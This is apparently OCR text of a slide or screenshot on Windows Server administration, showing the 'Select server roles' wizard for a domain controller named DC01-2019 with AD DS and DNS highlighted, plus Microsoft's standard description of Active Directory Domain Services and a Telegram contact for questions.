
Investing in your success with Windows Server

Run business critical workloads in Azure, on-premises and at the edge.

Windows Server roles:

- AD DS
- DNS

AD



Select server roles

DESTINATION SERVER
DC01-2019

Select one or more roles to install on the selected server.

Roles

- □ Active Directory Certificate Services
- □ Active Directory Domain Services
- □ Active Directory Federation Services
- □ Active Directory Lightweight Directory Services
- □ Active Directory Rights Management Services
- □ Device Health Attestation
- □ DHCP Server
- □ DNS Server
- □ Fax Server
- ■ File and Storage Services (1 of 12 installed)
- □ Host Guardian Service
- □ Hyper-V
- □ Network Policy and Access Services
- □ Print and Document Services
- □ Remote Access
- □ Remote Desktop Services
- □ Volume Activation Services
- □ Web Server (IIS)
- □ Windows Deployment Services
- □ Windows Server Update Services

Description

Active Directory Domain Services (AD DS) stores information about objects on the network and makes this information available to users and network administrators. AD DS uses domain controllers to give network users access to permitted resources anywhere on the network through a single logon process.

Windows Server roles:

- AD DS
- DNS

Questions?

tg: @r33_L1